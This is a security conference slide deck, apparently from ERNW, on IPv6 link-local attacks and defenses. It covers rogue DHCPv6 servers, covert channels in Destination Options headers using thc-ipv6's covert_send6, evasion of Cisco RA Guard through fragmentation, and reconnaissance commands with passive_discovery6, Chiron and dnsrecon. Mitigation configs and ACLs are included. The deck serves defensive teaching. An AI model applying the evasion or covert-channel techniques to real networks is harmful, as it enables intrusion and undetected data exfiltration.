


# Attacks against DHCPv6

---




# DHCP Message Exchange





## Threats against DHCPv6



### – Rogue DHCPv6 server

- The Attacker sends malicious ADVERTISE and REPLY messages to legitimate clients. These messages contain falsified information about prefixes, DNS servers, and so on that could be used to redirect the traffic.

# 1-Slide Sec Discussion

- As in v4 *rogue DHCP servers* can cause harm.
  - Nothing new here.
- Overall risk pretty much the same as in v4.
- Same mitigation techniques will apply.
  - In case DHCPv6 Guard is available for \$YOUR\_PLATFORM.



# Covert Channels

---




## Covert Channels (the ...old ways)

---

- At the application layer (e.g. DNS, HTTP, ICMP Echo Request, etc.)
  - Easily detectable
- IPv4 → “Options” Field
  - Very limited space.

# Options Headers



## Options at IPv6 Extension Headers

---

- 8-bit Option Data Length → 2048 bytes per header
- Recommended: One (1) Hop-by-Hop and Two (2) DestOpt Headers.
- Reality: More than one Destination Options header can be usually included in an IPv6 datagram.

## Covert Channels in IPv6 Era

---

- Destination Options or Hop-by-hop Extension Header
  - Up to 2048 bytes per IPv6 Dest Opt or Hop-by-hop Extension header.
  - Many headers per packet → big space
- Not easily detectable (at least yet)
- Can be encapsulated e.g. in Teredo.
- We can send legitimate data at the application layer protocol to mislead any detectors.
- Can your DLP detect this?





## Covert Channels in IPv6 Era (cont.)


---

- Caution (as attackers): Make sure that these headers are not dropped on your way to the destination.
  - Usually dropped at the destinations, not en route.
  - (As an attacker) you may not be able to use zombies.
- Known tools:
  - [thc-ipv6-2.5]# ./covert\_send6
    - Puts data of a file into a Destination Options header
    - Can be encrypted using Blowfish! ☺
  - [thc-ipv6-2.5]# ./covert\_send6d
    - Decrypt

# Defense Strategies

---

For Local Link Attacks



## Problem Statement



- Defending against those link local attacks is actually pretty hard
- As we are all brothers on the local link, we cannot rely on protocol properties to protect our IPv6 network
- Which is unfortunate and sad, but we have to deal with the situation

## Suppress RA Processing on Hosts


---



- Operationally expensive & severe *deviation from default.*
- Note: just assigning a static IP address might not suffice.
  - E.g. MS Windows systems can still generate additional addresses/interface identifiers.
- Still we know and – somewhat – understand that most of you have a strong affinity to this approach
  - Human (and in particular: sysadmin) nature wants to *control* things...

# “Deviation from Default”

- By this term we designate any deviation from a default setting of any IT system which happens by means of some configuration step(s).
  - Change some parameter from “red” to “black” or 0 to 1 or ...
- *Deviation from default* always requires OpEx.
  - In particular if to be maintained through affected systems’ lifecycle.
  - Even more so if affected system base is heterogeneous.
  - By its very nature, OpEx is limited. You knew that, right? ;-)
- *Deviation from default* doesn’t scale.
  - \$IPV6\_NETWORK might have 50 systems today. And tomorrow?
- *Deviation from default* adds complexity.
  - In particular if it’s “just some small modifications” combined...
    - Remember RFC 3439’s *Coupling Principle*?



## Deactivation of RA processing on *Windows* Hosts (e.g. within DMZ)

- netsh int ipv6  
set int [index] routerdiscovery=disabled

```
C:\>netsh int ipv6 sh int 11
Interface Local Area Connection Parameters
-----
IfLuid                : ethernet_6
IfIndex               : 11
State                 : Connected
Metric                : 5
Link MTU              : 1500 bytes
Reachable Time       : 38500 ms
Base Reachable Time  : 30000 ms
Retransmission Interval : 1000 ms
AD Transmits         : 1
Site Prefix Length   : 64
Site Id              : 1
Forwarding            : disabled
Advertising          : disabled
Neighbor Discovery   : enabled
Neighbor Unreachability Detection : enabled
Router Discovery     : enabled
Managed Address Configuration : enabled
Other Stateful Configuration : enabled
Weak Host Sends      : disabled
Weak Host Receives   : disabled
Use Automatic Metric : enabled
Ignore Default Routes : disabled
Advertised Router Lifetime : 1800 seconds
Advertise Default Route : disabled
Current Hop Limit    : 0
Force ARPND Wake up patterns : disabled
Directed MAC Wake up patterns : disabled
```

Linux: `sysctl -w net.ipv6.conf.eth1.accept_ra=0`

## Overview for Different OS



FreeBSD®



### → MS Windows

- `netsh int ipv6  
set int [index] routerdiscovery=disabled`

### → FreeBSD

- `sysctl net.inet6.ip6.accept_rtadv=0`
- Do not run/invoke `rtsockd`. (but the above prevents this anyway).

### → Linux

- Sth like: `echo 0 >  
/proc/sys/net/ipv6/conf/*/accept_ra`
- See also IPv6 sect. of <https://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt>

# Cisco First-Hop-Security






## Cisco First-Hop-Security



- Cisco name for various security features in IPv6
- Rollout is/was planned in three stages
- Every Phase will release/released more IPv6 security features to achieve feature parity with the IPv4 world

## Phase I

---



- Available since Summer 2010
- Introduced RA Guard and Port based IPv6 ACLs
- In the beginning, only supported on datacenter switches
  - Since 15.0(2) supported on C2960S and C3560/3750-X

## RA Guard

---



- Implements *isolation* principle similar to other L2 protection mechanisms already deployed in v4 world.
- RFC 6105
- Works quite well against some flavors of problem.
  - On most platforms no logging or port deactivation can be implemented. RA packets are just dropped.

# RA Guard, Sample

- Router(config-if)#ipv6 nd ?
  - raguard   RA\_Guard Configuration Command
  - Router(config-if)#ipv6 nd raguard ?
  - <cr>
  - Router(config-if)#switchport mode access
  - Router(config-if)#ipv6 nd raguard
  - Router(config-if)#exit
  - Router(config)#exit
- 
- Router# show version
  - Cisco IOS Software, s3223\_rp Software (s3223\_rp-IPBASEK9-M),  
Version 12.2(33)SXI5, RELEASE SOFTWARE (fc2)



## Phase II

---



- Available since end of 2011/ beginning of 2012 (depending on the platform)
- Introduced DHCPv6 Guard and NDP Snooping
  - The equivalent to DHCP Snooping and Dynamic ARP Inspection in the IPv4 World
- As of Nov 2014, available on 2960S/3560/3750-X
  - And on Cat 4500, Cat 4948 (E/F)

## DHCPv6 Guard



- Similar functionality to DHCP Snooping in the IPv4 world
  - But more sophisticated
- Blocks reply and advertisement messages that originates from “malicious” DHCP servers and relay agents
- Provides finer level of granularity than DHCP Snooping.
- Messages can be filtered based on the address of the DHCP server or relay agent, and/or by the prefixes and address range in the reply message.

## DHCPv6 Guard



```
Switch(config)#ipv6 access-list dhcpv6_server
```

```
Switch(config-ipv6-acl)#permit host FE80::1 any
```

```
Switch(config)#ipv6 prefix-list dhcpv6_prefix permit  
2001:DB8:1::/64 le 128
```

```
Switch(config)#ipv6 dhcp guard policy dhcpv6guard_pol
```

```
Switch(config-dhcp-guard)#device-role server
```

```
Switch(config-dhcp-guard)#match server access-list  
dhcpv6_server
```

```
Switch(config-dhcp-guard)#match reply prefix-list  
dhcpv6_prefix
```

```
Switch(config)#vlan configuration 1
```

```
Switch(config-vlan-config)#ipv6 dhcp guard attach-policy  
dhcpv6guard_pol
```

# Security Binding Table

```
Switch#show ipv6 neighbors binding
```

```
Binding Table has 6 entries, 6 dynamic
```

```
Codes: L - Local, S - Static, ND - Neighbor Discovery, DH - DHCP, PKT - Other Packet, API - API created
```

```
Preflevel flags (prlvl):
```

```
0001:MAC and LLA match      0002:Orig trunk           0004:Orig access
0008:Orig trusted trunk     0010:Orig trusted access  0020:DHCP assigned
0040:Cga authenticated     0080:Cert authenticated   0100:Statically assigned IPv6
```

address	Link-Layer addr	Interface	vlan	prlvl	age	state	Time left
ND FE80::81E2:1562:E5A0:43EE	28D2.4448.E276	Gi1/15	1	0005	3mn	REACHABLE	94 s
ND FE80::3AEA:A7FF:FE85:C926	38EA.A785.C926	Gi1/2	1	0005	26mn	STALE	86999 s
ND FE80::10	38EA.A785.C926	Gi1/2	1	0005	26mn	STALE	85533 s
ND FE80::1	E4C7.228B.F180	Gi1/7	1	0005	35s	REACHABLE	272 s
DH 2001:DB8:1:0:BCC1:41C0:D904:E1B9	28D2.4448.E276	Gi1/15	1	0024	3mn	REACHABLE	87 s

## Syslog Message for dropped DHCPv6 packets:

```
%SISF-4-PAK_DROP: Message dropped A=FE80::1 G=2001:DB8:1:0:1146:8DF:1E2F:E079 V=1 I=Gi1/1 P=DHCPv6::ADV  
Reason=Packet not authorized on port
```



## Cisco IPv6 Snooping



- IPv6 Snooping is the basis for several FHS security mechanisms
- When configured on a target (VLAN, Interface etc.), it redirects NDP and DHCP traffic to the switch integrated security module

## IPv6 ND Inspection



- Learns and secures bindings for addresses in layer 2 neighbor tables.
- Builds a trusted binding table database based on the IPv6 Snooping feature
- IPv6 ND messages that do not have valid bindings are dropped.
- A message is considered valid if the MAC-to-IPv6 address is verifiable

# Example Output – Security Binding Table

```
switch#show ipv6 neighbors binding
```

```
Binding Table has 4 entries, 4 dynamic
```

```
Codes: L - Local, S - Static, ND - Neighbor Discovery, DH - DHCP, PKT - Other Packet, API - API created
```

IPv6 address	Link-Layer addr	Interface	vlan	prlvl	age	state	Time left
ND FE80::81E2:1562:E5A0:43EE	28D2.4448.E276	Gi1/15	1	0005	3mn	REACHABLE	94 s
ND FE80::3AEA:A7FF:FE85:C926	38EA.A785.C926	Gi1/2	1	0005	26mn	STALE	86999 s
ND FE80:::10	38EA.A785.C926	Gi1/2	1	0005	26mn	STALE	85533 s
ND FE80:::1	E4C7.228B.F180	Gi1/7	1	0005	35s	REACHABLE	272 s

# RA Guard Availability, Cisco

Feature/Platform	Catalyst 6500 Series	Catalyst 4500 Series	Catalyst 2K/3K Series	ASR1000 Router	7600 Router	Catalyst 3850	Wireless LAN Controller (Flex 7500, 5508, 2500, WISM-2)	Nexus 3k/5k/6k/7k
RA Guard	15.0(1)SY	15.1(2)SG	15.0.(2)SE		15.2(4)S	15.0(1)EX	7.2	NX-OS 7.2
IPv6 Snooping	15.0(1)SY <sup>1</sup>	15.1(2)SG	15.0.(2)SE	XE 3.9.0S	15.2(4)S	15.0(1)EX	7.2	NX-OS 7.2
DHCPv6 Guard	15.2(1)SY	15.1(2)SG	15.0.(2)SE		15.2(4)S	15.0(1)EX	7.2	NX-OS 7.2
Source/Prefix Guard	15.2(1)SY	15.2(1)E	15.0.(2)SE <sup>2</sup>	XE 3.9.0S	15.3(1)S		7.2	NX-OS 7.2
Destination Guard	15.2(1)SY	15.1(2)SG	15.2(1)E	XE 3.9.0S	15.2(4)S			NX-OS 7.2
RA Throttler	15.2(1)SY	15.2(1)E	15.2(1)E			15.0(1)EX	7.2	
ND Multicast Suppress	15.2(1)SY	15.1(2)SG	15.2(1)E	XE 3.9.0S		15.0(1)EX	7.2	

Sounds good? ;)

---



- Well, unfortunately all these features can be easily circumvented rendering them useless
- You may ask yourself how?
  - Thinking about the talk yesterday from Rafael, you might already know the answer ;)
- Using Extension Header to enforce fragmentation of ND packets

# FHS Evasion

48	10.876993000	Fe80::3aea:a7ff:fe85:c926	ff02::1	IPv6	1294 IPv6 fragment (nxt=IPv6 destination option (60) off=0 id=0x537c9a98)[MalFd
49	10.876995000	Fe80::3aea:a7ff:fe85:c926	ff02::1	ICMPv6	102 Router Advertisement from 38:ea:a7:85:c9:26
50	11.963790000	Fe80::3aea:a7ff:fe85:c926	Fe80::8d29:a448:47c0:a778	ICMPv6	86 Neighbor Solicitation for fe80::8d29:a448:47c0:a778 from 38:ea:a7:85:c9:26
51	11.964480000	Fe80::8d29:a448:47c0:a778	Fe80::3aea:a7ff:fe85:c926	ICMPv6	86 Neighbor Advertisement fe80::8d29:a448:47c0:a778 (sol, ovr) is at 88:51:fb
57	13.107491000	Fe80::1	ff02::5	OSPF	90 Hello Packet
58	13.295624000	Fe80::1	ff02::1	ICMPv6	118 Router Advertisement from f0:f7:55:2f:8b:c0
62	14.382785000	2012:8bce:18c:d00a:8d29:a448:47c0:a778	ff02::1:ffd0:a01	ICMPv6	86 Neighbor solicitation for fe80::8b:cd00:8cd0:a01 from 88:51:fb:fe:16:90

```

Frame 49: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
Ethernet II, Src: HewlettP_85:c9:26 (38:ea:a7:85:c9:26), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::3aea:a7ff:fe85:c926 (fe80::3aea:a7ff:fe85:c926), Dst: ff02::1 (ff02::1)
  0110 .... = Version: 6
  .... 0000 0000 .... .. = Traffic class: 0x00000000
  .... .. 0000 0000 0000 0000 = Flowlabel: 0x00000000
  Payload length: 48
  Next header: IPv6 fragment (44)
  Hop limit: 255
  Source: fe80::3aea:a7ff:fe85:c926 (fe80::3aea:a7ff:fe85:c926)
  [Source SA MAC: HewlettP_85:c9:26 (38:ea:a7:85:c9:26)]
  Destination: ff02::1 (ff02::1)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
  Fragmentation Header
    Next header: IPv6 destination option (60)
    Reserved octet: 0x0000
    0000 0100 1101 0... = Offset: 154 (0x009a)
    .... .. 00. = Reserved bits: 0 (0x0000)
    .... .. 0 = More Fragment: No
    Identification: 0x537c9a98
  [2 IPv6 Fragments (1272 bytes): #48(1232), #49(40)]
  Destination Option
    Next header: ICMPv6 (58)
    Length: 154 (1240 bytes)
    IPv6 Option (Pad1)
      Type: Pad1 (0)
      Pad1
    IPv6 Option (Pad1)
  
```

# RFC 6980

Internet Engineering Task Force (IETF)  
Request for Comments: 6980  
Updates: [3971](#), [4861](#)  
Category: Standards Track  
ISSN: 2070-1721

F. Gont  
SI6 Networks / UTN-FRH  
August 2013

Security Implications of IPv6 Fragmentation with IPv6 Neighbor Discovery

## Abstract

This document analyzes the security implications of employing IPv6 fragmentation with Neighbor Discovery (ND) messages. It updates [RFC 4861](#) such that use of the IPv6 Fragmentation Header is forbidden in all Neighbor Discovery messages, thus allowing for simple and effective countermeasures for Neighbor Discovery attacks. Finally, it discusses the security implications of using IPv6 fragmentation with Secure Neighbor Discovery (SEND) and formally updates [RFC 3971](#) to provide advice regarding how the aforementioned security implications can be mitigated.

# ACLs

## ROGUE RA MITIGATION – SECOND TRY, B



Mitigation against fragmented rogue RAs continued:

- ACLs using the fragments option
  - » Reasonable ACL for most cases:

```
c3560cs(config)#ipv6 access-list HOST_PORT
c3560cs(config-ipv6-acl)#deny icmp any any router-advertisement
c3560cs(config-ipv6-acl)#deny ipv6 any host FF02::1 fragments
c3560cs(config-ipv6-acl)#deny ipv6 any host FF02::C fragments
c3560cs(config-ipv6-acl)#deny ipv6 any host FF02::FB fragments
c3560cs(config-ipv6-acl)#deny ipv6 any host FF02::1:3 fragments
c3560cs(config-ipv6-acl)#deny ipv6 any FF02::1:FF00:0/104 fragments
c3560cs(config-ipv6-acl)#deny ipv6 any FE80::/64 fragments
c3560cs(config-ipv6-acl)#permit ipv6 any any
c3560cs(config-ipv6-acl)#
c3560cs(config-ipv6-acl)#interface g0/8
c3560cs(config-if)#ipv6 traffic-filter HOST_PORT in
```

- Of course, if your nodes listen on other IPv6 multicast groups you have to add those too



# Conclusio

- Different attack surface than in IPv4 and lots of old and new attacks
  - Because of different protocol behavior
- You are vulnerable to those kinds of attacks even if you do not use IPv6 in your corporate network
  - As the IPv6 stack is enabled by default on all modern operating systems.
- Defending against those link local attacks today is pretty hard
  - Due to potential hardware limitations of your access-layer switches
  - Paired with the easy circumvention of those FHS features
- We have to see how things develop in the future
- When you are a vendor or somebody who wants/must implement IPv6 stacks
  - Please do us all a favor and implement RFC 6980

## Appendix: Tools

---



- scapy6  
[<http://namabiiru.hongo.wide.ad.jp/scapy6/>]
- ip6sic [ <http://ip6sic.sourceforge.net/> ]
- THC IPv6  
[ <http://freeworld.thc.org/thc-ipv6/> ]
- ERNW fuzzing toolkit
  - <http://www.insinuator.net/2011/05/update-for-your-fuzzing-toolkit/>
- LOKI
  - <http://www.insinuator.net/2010/08/try-loki/>

## Links

---



- IETF Draft Operational Security Considerations:
  - <http://tools.ietf.org/html/draft-ietf-opsec-v6-01>
- Design Guidelines for IPv6 Networks
  - <http://tools.ietf.org/html/draft-matthews-v6ops-design-guidelines-01>
- Enterprise IPv6 Deployment Guidelines
  - <http://tools.ietf.org/html/draft-ietf-v6ops-enterprise-incremental-ipv6-01>
- DC Migration to IPv6
  - <http://tools.ietf.org/html/draft-lopez-v6ops-dc-ipv6-02>
- Sicherheitsanforderungen DTAG
  - <http://www.telekom.com/static/-/155996/4/technische-sicherheitsanforderungen-si>
  - <http://www.telekom.com/verantwortung/sicherheit/155994>

## Links, Filtering

---



- ICMP Filtering
  - <http://tools.ietf.org/html/draft-ietf-opsec-icmp-filtering-03>
- Cisco FHS Wiki
  - <http://docwiki.cisco.com/wiki/FHS>
- Sample ASA config
  - <http://www.cluebyfour.org/ipv6/>
- Eldad Zack's presentation at Berlin IPv6 Hackers meeting
  - <https://a13725d0-a-62cb3a1a-sites.googlegroups.com/site/ipv6hackers/meetings/ipv6-hackers-1/zack-ipv6hackers1-firewall-security-assessment-and-benchmarking.pdf>

# IPv6 Attacks

---



## IPv6 Attacking Scene

---



- Reconnaissance
- Network Scanning
- Remote DoS Attacks
- Fragmentation
- Abusing IPv6 Extension Headers

## IPv6 Attacking Quiver


---



- Techniques that are common between IPv6 and IPv4.
- Penetration testing tools that work natively under IPv6.
  - There are alternative usage approaches for the rest.
- IPv6-specific frameworks.

# IPv6-Specific Attacking Frameworks

- “The Hackers Choice” *thc-ipv6* attacking framework  
<https://www.thc.org/thc-ipv6/>
- Si6 Networks *ipv6-toolkit*  
<http://www.si6networks.com/tools/ipv6toolkit/>
- *Chiron* <http://www.secfu.net/tools-scripts/>
- Each of them supports plenty of other tools/options.
  - sometime with overlapping features/capabilities
  - but they are also complementary.





## Chiron – main modules

---



- IPv6 Scanner
- IPv6 Link Local Messages Creation Tool
- IPv4-to-IPv6 Proxy
- All the above modules are supported by a common library that allows the creation of completely arbitrary IPv6 header chains, using any of the most known IPv6 Extension Headers, fragmented or not.

# Use Scapy

- Why?
  - Easy to demonstrate something using pre-prepared tools. The “script kiddy” way.
  - But you can better understand a concept when you can programmed it.
  - You can also modify the code- create your own scenarios easily.
  - Professional pen-testers excel for their proficiency in scripting languages.
- **Scapy is ideal because it allows you to build packets easily.**
  - But this is not a Scapy lesson – just some understandable examples will be given.

# Our Goal

- We will try to cover a wide range of IPv6 related attacks
  - Some very common and well know,
  - And some other not that common and easy to be launched, but still possible
- In order to get the “big picture”
- And to be prepared!




# Reconnaissance

---



# Passive Reconnaissance @ The Local Link

- Observe Router Advertisements (RAs)
  - Who is the Router? Its priority?
  - What's the used IPv6 prefix?
  - Is DHCPv6 in place?
  - Is DNS in place?
- MLD Reports. You can easily identify:
  - Windows Servers / Desktops
  - Linux
  - FreeBSD



# Provided Info by RAs @ The Local Link

No.	Time	Source	Destination	Protoc	Lengt	Info
2	0.000020	fe80::a00:27ff:fe74:ddaa	ff02::1	ICMPv6	110	Router Advertisement from 08:00:27:74:dd:aa
3	40.130569	fe80::a00:27ff:fe74:ddaa	ff02::1	ICMPv6	110	Router Advertisement from 08:00:27:74:dd:aa
4	40.130583	fe80::a00:27ff:fe74:ddaa	ff02::1	ICMPv6	110	Router Advertisement from 08:00:27:74:dd:aa

Flags: 0x00

- 0... .... = Managed address configuration: Not set
- .0.. .... = Other configuration: Not set
- ..0. .... = Home Agent: Not set
- ...0 0... = Prf (Default Router Preference): Medium (0)
- .... .0.. = Proxy: Not set
- .... ..0. = Reserved: 0
- Router lifetime (s): 300
- Reachable time (ms): 0
- Retrans timer (ms): 0
- ICMPv6 Option (Prefix information : fdf3:f0c0:2567:7fe4::/64)
  - Type: Prefix information (3)
  - Length: 4 (32 bytes)
  - Prefix Length: 64
  - Flag: 0xe0
    - 1... .... = On-link flag(L): Set
    - .1.. .... = Autonomous address-configuration flag(A): Set
    - ..1. .... = Router address flag(R): Set
    - ...0 0000 = Reserved: 0
    - Valid Lifetime: 86400
    - Preferred Lifetime: 14400
    - Reserved
    - Prefix: fdf3:f0c0:2567:7fe4:: (fdf3:f0c0:2567:7fe4::)

```
Passive Rescan with the ipw6  
[eth0:ipv6-2.5]# ./passive_discovery6 vboxnet0 -D
```

...

```
Detected: fe80::a00:27ff:fe74:ddaa
```

```
Detected: ff02::1
```

```
Detected: fe80::a511:624a:fcec:4377
```

```
Detected: ff02::16
```

```
Detected: ff02::1:3
```

# Passive Recon with Chiron

```
- # ./chiron_scanner.py vboxnet0 -rec -stimeout 300
```

Passive Scanning Results!

=====

IPv6 address	MAC address	Protocol
--------------	-------------	----------

['fe80::a00:27ff:fe74:ddaa', '08:00:27:74:dd:aa', 'ICMPv6', 'Router Advertisement', '64', '0L', '0L', '0L', 'Medium (default)', '0L', '300', '0', '0', 'fdf3:f0c0:2567:7fe4::', '64', '1L', '1L', '1L', '86400, 14400']
---

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'Hop-by-Hop Option Header']
--

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'UDP', 'sport=50741', 'dport=hostmon']
---

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'UDP', 'sport=58515', 'dport=hostmon']
---

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'UDP', 'sport=49359', 'dport=hostmon']
---

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'UDP', 'sport=61850', 'dport=hostmon']
---

['fe80::a511:624a:fcec:4377', '08:00:27:82:98:e5', 'UDP', 'sport=51069', 'dport=hostmon']
---



# Network Scanning

---



## Network Scanning at Global Scope

---



- Complete scanning is unfeasible.
- Not a tool (or tools), but a methodology is required.
- Human analysis is vital.

# Network Scanning – Using DNS

- Information from DNS? Zone transfers? (you never know)
  - Web Servers, MX mail relays, etc.
- Examples:
  - `./dnsrecon.py -d ernw.de`
  - `./dnsrecon.py -r 2003:60:4010:1090::0/120`
- DNS reverse mapping: Very efficient
  - Example: Using <https://github.com/habbie/ip6-arpa-scan/>  
`./ip6dnswalk.py -v 2003:60:4010:1090::/64`

# DNSRecon example

```
[dnsrecon]$ ./dnsrecon.py -d google.com
...<snipped for brevity>...
[*] MX alt3.aspmx.l.google.com 2607:f8b0:4001:c05::1a
[*] MX alt4.aspmx.l.google.com 2607:f8b0:4002:c09::1b
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400e:c03::1b
[*] MX aspmx.l.google.com 2a00:1450:4013:c01::1b
[*] MX alt2.aspmx.l.google.com 2607:f8b0:4003:c07::1a
...<snipped for brevity>...
[*] AAAA google.com 2a00:1450:400d:807::1008
[*] SRV _xmpp-client._tcp.google.com xmpp.l.google.com 2a00:1450:4013:c01::7d 5222 0
...<snipped for brevity>...
